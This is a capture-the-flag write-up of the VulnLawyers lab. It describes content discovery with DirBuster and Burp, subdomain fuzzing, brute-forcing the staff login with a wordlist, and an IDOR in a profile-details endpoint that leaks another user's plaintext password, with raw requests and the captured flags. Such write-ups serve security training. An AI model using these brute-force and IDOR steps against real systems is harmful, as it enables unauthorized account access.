


VulnLawyers Writeup

On starting the challenge, you are provided with the link for the landing page, with instructions for the domain to be used for recon tools. The challenge also provides all the wordlists required for the challenge.

The screenshot shows a dark-themed web application interface. At the top center, the text "6 / 6 Flags" is displayed in a large, green, sans-serif font. Below this, there is a navigation bar with three items: "Brief" (which is highlighted in white), "Flags", and "Challenge Scoreboard". The main content area is titled "Challenge Brief" in a small, white, sans-serif font. Inside this section, there is a message: "If you use any automation tools please only use the dictionary / SecLists found on the [wordlists](#) page to avoid wasting your time and our resources". Another message follows: "Targets are web applications only and not the underlying infrastructure with exception to DNS enumeration". A horizontal line separates this from the next section. Below the line, the text "Start your journey at <http://jf6rce1.vulnlawyers.co.uk>" is shown. Further down, it says "Your attack scope is *.jf6rce1.vulnlawyers.co.uk, although the challenge may reveal other domains and IP addresses as you go along.". Another message follows: "OSINT and passive recon should be done against the domain name <vulnlawyers.co.uk>, if you do discover a subdomain for example <test.vulnlawyers.co.uk> you would access it through <test.jf6rce1.vulnlawyers.co.uk>". At the bottom of the "Challenge Brief" section, there is a red button labeled "Kill Server". Below this section, a blue box contains the text: "The server will expire 17:00 GMT come back and refresh this page in the last 10 minutes to have the option to extend the server time."



The landing page contains only an image with some text. Let us try to find if there are any interesting directories here.

First Flag

I used the given `context.txt` wordlist with dirbuster on the domain, but there were no useful results.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing			
File	Options	About	Help
http://ulx71lg9.vulnlawyers.co.uk:80/			
Scan Information \ Results - List View : Dirs: 0 Files: 2 \ Results - Tree View \ Errors: 0 \			
Directory Structure	Response Code	Response Size	
└─ /	200	975	
└─ images	403	326	
└─ js	403	326	
└─ bootstrap.min.js	200	37320	
└─ jquery.min.js	200	97440	

So, I tried a fuzzing the url through burpsuite, which showed two directories of

interest: /login and /denied.

9. Intruder attack of http://ukx7lg9.vu							
Attack		Save		Columns			
Results	Positions	Payloads	Resource pool	Settings			
Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	Comment	
0		302	<input type="checkbox"/>	<input type="checkbox"/>	1309		
116	login	302	<input type="checkbox"/>	<input type="checkbox"/>	1309		
62	denied	401	<input type="checkbox"/>	<input type="checkbox"/>	1198		
1	.bash_history	404	<input type="checkbox"/>	<input type="checkbox"/>	188		
2	.bashrc	404	<input type="checkbox"/>	<input type="checkbox"/>	188		
3	.cache	404	<input type="checkbox"/>	<input type="checkbox"/>	188		
4	.config	404	<input type="checkbox"/>	<input type="checkbox"/>	188		
5	.cvs	404	<input type="checkbox"/>	<input type="checkbox"/>	188		
6	.cvsignore	404	<input type="checkbox"/>	<input type="checkbox"/>	188		
7	.forward	404	<input type="checkbox"/>	<input type="checkbox"/>	188		

On visiting /login, I was redirected to /denied with the following message:



But, looking at the GET request of the /login page, I found the first flag, as well as another directory, /lawyers-only

Second Flag

The `/lawyers-only` page shows a login page, which is accessible this time. But this requires e-mail, while there were no wordlists for emails.



Coming back to the challenge page, it also talks about subdomains. So I fuzzed subdomains using the `subdomains.txt` wordlist on burpsuite.

10. Intruder attack of http://\$subdomain\$.ukx71lg9.vuln							
Attack		Save		Columns			
Results		Positions		Payloads		Resource pool	
Filter: Showing all items							
Request	Payload	Target	Status	Error	Timeout	Length	Comment
455	data	http://data.ukx71lg9.vulnlaw...	404	<input type="checkbox"/>	<input type="checkbox"/>	193	
0		http://subdomain.ukx71lg9.v...					
1	0	http://0.ukx71lg9.vulnlawyer...					
2	01	http://01.ukx71lg9.vulnlawye...					
3	02	http://02.ukx71lg9.vulnlawye...					
4	03	http://03.ukx71lg9.vulnlawye...					
5	1	http://1.ukx71lg9.vulnlawyers...					
6	10	http://10.ukx71lg9.vulnlawye...					
7	11	http://11.ukx71lg9.vulnlawyer...					
8	12	http://12.ukx71lg9.vulnlawye...					
9	13	http://13.ukx71lg9.vulnlawye...					
10	14	http://14.ukx71lg9.vulnlawye...					
11	15	http://15.ukx71lg9.vulnlawye...					

As you can see, the **data** subdomain seems interesting. Upon visiting `data.ukx71lg9.vulnlawyers.co.uk`, I got the second flag.

The screenshot shows a web browser window with the URL `data.ukx71lg9.vulnlawyers.co.uk` in the address bar. The page content is a JSON object:

```
name: "VulnLawyers Website API"
version: "2.1.04"
flag: "[^FLAG^E78DEBBFDFBEAFF1336B599B0724A530^FLAG^]"
```

Third Flag

Now, on enumerating for directories on this subdomain, I found the `/users` directory. This contains the username and **e-mail addresses** of 5 users. I also got the third flag here.

The image shows two screenshots of a penetration testing tool interface. The top screenshot is titled 'Payload positions' and displays a configuration window for a target URL: 'http://subdomain\$ukx71lg9.vulnlawyers.co.uk/'. It includes a text area with a sample HTTP request header and several buttons: 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. The bottom screenshot shows a browser window with the URL 'data.ukx71lg9.vulnlawyers.co.uk/users'. The page content is a JSON dump of user data:

```

{
  "users": [
    {
      "0": {
        "name": "Yusef McClain",
        "email": "yusef.mcclain@vulnlawyers.ctf"
      }
    },
    {
      "1": {
        "name": "Shayne Cairns",
        "email": "shayne.cairns@vulnlawyers.ctf"
      }
    },
    {
      "2": {
        "name": "Eisa Evans",
        "email": "eisa.evans@vulnlawyers.ctf"
      }
    },
    {
      "3": {
        "name": "Jaskaran Lowe",
        "email": "jaskaran.lowe@vulnlawyers.ctf"
      }
    },
    {
      "4": {
        "name": "Marsha Blankenship",
        "email": "marsha.blankenship@vulnlawyers.ctf",
        "flag": "[^FLAG^25032EB0D322F7330182507FBAA1A55F^FLAG^]"
      }
    }
  ]
}

```

Fourth Flag

Now I can use these emails, along with the `passwords.txt` wordlist to bruteforce my way through the login page! On analyzing the login page, I observed that the page sends a POST request with user email and password.

Burp Suite Community Edition v2023.1.2 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings

Intercept HTTP history WebSockets history | Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
21	http://ukx71lg9.vulnlawyers.co.uk	POST	/lawyers-only-login		✓	401	2129	HTML		VulnLawyers - Login	
22	http://ukx71lg9.vulnlawyers.co.uk	GET	/template-manager/style.css			404	188	text	css		
23	http://ukx71lg9.vulnlawyers.co.uk	POST	/lawyers-only-login		✓	401	2103	HTML		VulnLawyers - Login	
24	http://ukx71lg9.vulnlawyers.co.uk	GET	/template-manager/style.css			404	188	text	css		

Original request

```

Pretty Raw Hex
1 POST /lawyers-only-login HTTP/1.1
2 Host: ukx71lg9.vulnlawyers.co.uk
3 Content-Length: 52
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://ukx71lg9.vulnlawyers.co.uk
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/10.0.5481.78 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://ukx71lg9.vulnlawyers.co.uk/lawyers-only-login
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
15 email=yusef.mcclain%40vulnlawyers.ctf&password=hwllo

```

Response

```


Pretty Raw Hex
1 HTTP/1.1 401 Unauthorized
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Wed, 12 Apr 2023 13:06:28
4 GMT
5 Content-Type: text/html;
  charset=UTF-8
6 Connection: close
7 Content-Length: 1925
8 <!DOCTYPE html>
9 <html lang="en">
10 <head>
11   <meta charset="utf-8">
12   <meta http-equiv="X-UA-Compatible" content="IE=edge">
13   <meta name="viewport" content="width=device-width, initial-scale=1">
14   <title>
15     VulnLawyers - Login
16   </title>
17   <link href="/css/bootstrap.min.css" rel="stylesheet">
18   <link href="/template-manager/style.css" rel="stylesheet">
19 </head>
20 <body>
21   <div class="container">
22     <div class="row">
23       <div class="col-md-12">
24         <h1 style="

```

Inspector

- Request attributes
- Request body parameters
- Request headers
- Response headers

We can fuzz these within burpsuite using the emails and wordlist.




The credentials matched for user “Jaskaran Lowe”, with password “summer”. I got the fourth flag on login.

Current Cases		
Case	Managed By	Actions
Evil Corp Vs Jones Animal Charity	Shayne Cairns	Changes can only be performed by case manager

Fifth Flag

We see on the dashboard that only the user “Shayne Cairns” can make changes. So, we have to obtain their credentials. Now, we see that on clicking the profile tab, the page sends a GET request to the server in the form `GET /lawyers-only-profile-details/4 HTTP/1.1` to get their name, email and password.




Here, 4 is the user id as Jaskaran is the 4th user in the user list. Changing the user id to 2, we can change the user to “Shayne Cairns”, where we get the password for this user, along with the fifth flag.

Request	Response
Pretty Raw Hex	
<pre>1 GET /lawyers-only-profile-details/2 HTTP/1.1 2 Host: jf6irrcel.vulnlawyers.co.uk 3 Accept: application/json, text/javascript, */*; q=0.01 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36 5 X-Requested-With: XMLHttpRequest 6 Referer: http://jf6irrcel.vulnlawyers.co.uk/lawyers-only-profile 7 Accept-Encoding: gzip, deflate 8 Accept-Language: en-US,en;q=0.9 9 Cookie: token=7BCC07AAE3CCD9CD66223DF6D6932582 10 Connection: close 11 12</pre>	

Request	Response
	Pretty Hex Render
1	<code>HTTP/1.1 200 OK</code>
2	<code>Server: nginx/1.18.0 (Ubuntu)</code>
3	<code>Date: Wed, 12 Apr 2023 16:06:51 GMT</code>
4	<code>Content-Type: application/json</code>
5	<code>Connection: close</code>
6	<code>Content-Length: 155</code>
7	
8	{ "id":2, "name":"Shayne Cairns", "email":"shayne.cairns@vulnlawyers.ctf", "password":"q2V944a1^3p", "flag":"[^FLAG^938F5DC109A1E9B4FF3E3E92D29A56B3^FLAG^]" }


Sixth Flag

After deleting all cases, we get the final flag. :)



VulnLawyers
Staff Portal

Current Cases		
Case	Managed By	Actions
Evil Corp Vs Jones Animal Charity	Shayne Cairns	<button>Delete Case</button>



VulnLawyers
Staff Portal

Current Cases		
There are no more cases [^FLAG^B38BAE0B88B804FCB85C730F10B3B5CB5^FLAG^]		